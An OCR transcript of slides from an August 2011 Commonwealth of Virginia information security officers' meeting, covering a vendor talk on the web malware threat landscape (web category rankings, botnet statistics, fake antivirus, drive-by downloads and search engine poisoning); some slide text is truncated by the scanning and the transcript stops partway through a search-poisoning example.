Virginia Information Technologies Agency

Commonwealth Information Security Officers Advisory Group (ISOAG) Meeting

August 3, 2011

Virginia Information Technologies Agency

ISOAG August 2011 Agenda

I.	Welcome & Opening Remarks	Michael Watson, VITA
II.	Web-based Malware: The Threat Landscape	Dennis Pike and Cal Jeffery Blue Coat Systems Inc.
III.	2011 Commonwealth Security Annual Report	Michael Watson, VITA
IV.	COV ITRM Operational & Travel Security Policy (Draft)	Bob Baskette, VITA
V.	Upcoming Events & Other Business	Michael Watson, VITA
VI.	Partnership Update	Bob Baskette, VITA Michael Clark, NG
VII.	VITA Encryption Policy (Draft)	Bob Baskette, VITA

Web-based Malware: The Threat Landscape

Dennis Pike
Systems Engineer
Geo Specialists Lead – Americas Security
dennis.pike@bluecoat.com

Agenda

- State of the Web
  - Top categories
  - Top attacks
- The Anatomy of a Web Attack
  - Lures to web threats
  - Examples
- Malware Delivery Networks

Best of the W


- Top Web C

>> Seach Engine

- Top Web th

>> Search Engine
>> Fake Antivirus
followed by the Fa
>>New Fake AV ir
1,462 per day in th
>>Average lifetim
install scareware
hours around Apri
below one hour si

*Google Inc.



The Top 15 Most Requested Web Categories

	January-May 2011	2010
1	Search Engines/Portals	Search Engines/Portals
2	Computers/Internet	Web Advertisements
3	Social Networking	Computers/Internet
4	Web Advertisements	Social Networking
5	Content Servers	Content Servers
6	Audio/Video Clips	Audio/Video Clips
7	Open/Mixed Content	News/Media
8	News/Media	Shopping
9	Non-viewable	Reference
10	Shopping	Open/Mixed Content
11	Reference	Business/Economy
12	Business/Economy	Chat/Instant Messaging
13	Entertainment	Entertainment
14	Personal Pages/Blogs	Non-viewable
15	Chat/Instant Messaging	Personal Pages/Blogs

Table 5 - Source: Blue Coat Security Labs

Email vs Social Networking


- Do more people use email or social networking sites?

>> According to Nielsen Co., in August 2009, 277 million people used email across the U.S., several European countries, Brazil and Australia, a 21 percent increase from the year before. But the number of users on social networking and other community sites jumped 31 percent to 302 million, bypassing the email user population by 10 percent.

Noteworthy Items

Argument for Video (HTTP and Streaming)

Domain:	Client%	Domain:	Client%
~Total~:	100%	~Total~:	100.00%
youtube.com:	35.7800	youtube.com:	36.28
hotfile.com:	7.427	rapidshare.com:	6.36
		hotfile.com:	5.26
		apple.com:	3.98
		jacloak.com:	3.97
		gaupload.com:	2.54
		glevideo.com:	2.33
		fbcdn.net:	1.85
		eserve.com:	1.75
		aystation.net:	1.74
		ediafire.com:	1.68
		wsupdate.com:	1.42
		zshare.net:	0.78
		cebook.com:	0.65
		lymotion.com:	0.62
		shared.com:	0.6
		vamov.com:	0.54
		google.com:	0.54
		rmville.com:	0.52
		adobe.com:	0.41



Changing Web Habits

Top 10 Categories – 2009
WebFilter/WebPulse, 62M+ Users


1. **Social Networking**
2. **Web Advertisements**
3. **Search Engines/Portals**
4. **Personals/Dating**
5. **Pornography**
6. **Computers/Internet**
7. **Audio/Video Clips**
8. **Adult/Mature Content**
9. **Web Email**
10. **Illegal/Questionable**

Social Networking
- Moved to #1 from #2 position
- Represents 25% of Top10 requests

Web Email
- Dropped to #9 from #5 position
- Users migrating to social networking

Cyber Crime Leverages
- Search engine poisoning
- Fake AV and Codec updates
- Popular site injections
- Death, Drama & Disaster lures
- Health & Wealth scams

Web Threats Rising Exponentially



- 2/3 of all known malicious code threats in 1 year (Symantec April'09)
- 1 in 150 Webpages infected in 2009 vs. 1 in 20,000 in 2006 (Kaspersky)

Distribution Power

- Botnet computing power to:
  - Pitch worthless products
  - Hijack online banking accounts
  - Steal corporate data

Top 5 Botnets in 2009

Botnet	Zeus	Koobface B	Koobface D	Monkif A	Clickbot
Peak number of active bots	1,070,000	812,000	599,000	506,000	375,000
How it spreads	Search Results, Social Networking	Facebook	Twitter		

USA TODAY Research – March 2010

Wonderin' where the lions are…

…waiting near the watering holes.

- The Bad Guys on the Web want to be where the crowds are:

Search Engines	Video Sharing
Social Networks	Web Ad Networks

- Let's look at predator behavior in typical malware attacks…

3 Common Types of Attacks

- Fake Antivirus Scanners
  - **SEP driven** scareware (social engineering)
  - Can pop up when you are searching for anything
- Fake Codec/Warez
  - **SEP driven (warez) or Spam-driven social engineering (codec)**
    - (e-mail, forums, Twitter, FaceBook, etc.)
  - Impersonate desired results; return a malware binary instead
  - Warez: pirated (or free!) Games/Apps (incl. AV), Movies, Music, Porn, etc.
- Drive-by Downloads
  - **Usually Malvertising driven, sometimes SEP**
  - Invisible, script-based exploits
  - iFrame or script tag on otherwise innocent/useful page

Attack Vector:
Search Engine Poisoning

Intro to Search Engine Poisoning

Search Engine Poisoning Attack Example #1

(Hannah Montana 0wnz Dad's Computer)

Google printable hannah maontana party invitations Search Advanced Search Preferences

Google SafeSearch is ON Search: the web pages from the UK

Web Show options...

Did you mean: printable hannah ***montana*** party invitations

ºoº Free Printable Disney Character Birthday Party Invitations
Kids Birthday **party** themed **Invitations** Free **Printable** Disney Character Birthday **Party ...**
Hannah Montana Birthday **Party Invitation**. June 22, 2006 **...**
disney-stationary.com/greeting-cards/birthday-**invitations**.php - Cached - Similar


Free Printable Disney's Channels **Hannah Montana** Birthday **Party ...**
Free **Printable** Disney's Channels **Hannah Montana** Birthday **Invitation** Miley Cyrus.
disney-stationary.com/.../**Hannah-Montana**-Birthday-**Party-Invitation**.php - Cached - Similar


Hannah Montana Invitations - Birthday **Party**, Custom, Personalized **...**
http://www.personalizedpartyinvites.com Get custom **Hannah Montana** birthday **party invitations** at www.personalizedpartyinvites.com There are several - Event **...**
sandiego.olx.com/**hannah-montana-invitations**-birthday-**party**-custom-personalized-**printable**-iid-8884501 - Cached - Similar

Hannah Montana Birthday **Party Invitations** - Associated Content
26 Mar 2008 **...** At Disney-Stationary.com you can access a free **printable Hannah Montana** birthday **party invitation**. The cover features **Hannah Montana** and the **...**
www.associatedcontent.com/.../**hannah_montana_birthday_party_invitations**.html - Cached - Similar


Hanna Montana Happy Birthday **Printable Invitations**
18 Aug 2009 **...** Free **Printable Hannah Montana** Birthday **Party Invitations**: At Disney-Stationary.com you can ...
xdesignstudios.com/.../index.php?...**hanna-montana**...**printable-invitations** - Similar

Hannah Montana Birthday **Party Invitations**: Free **Printable** Place **...**
Hannah Montana Invitations will set the theme of your celebration immediately when your

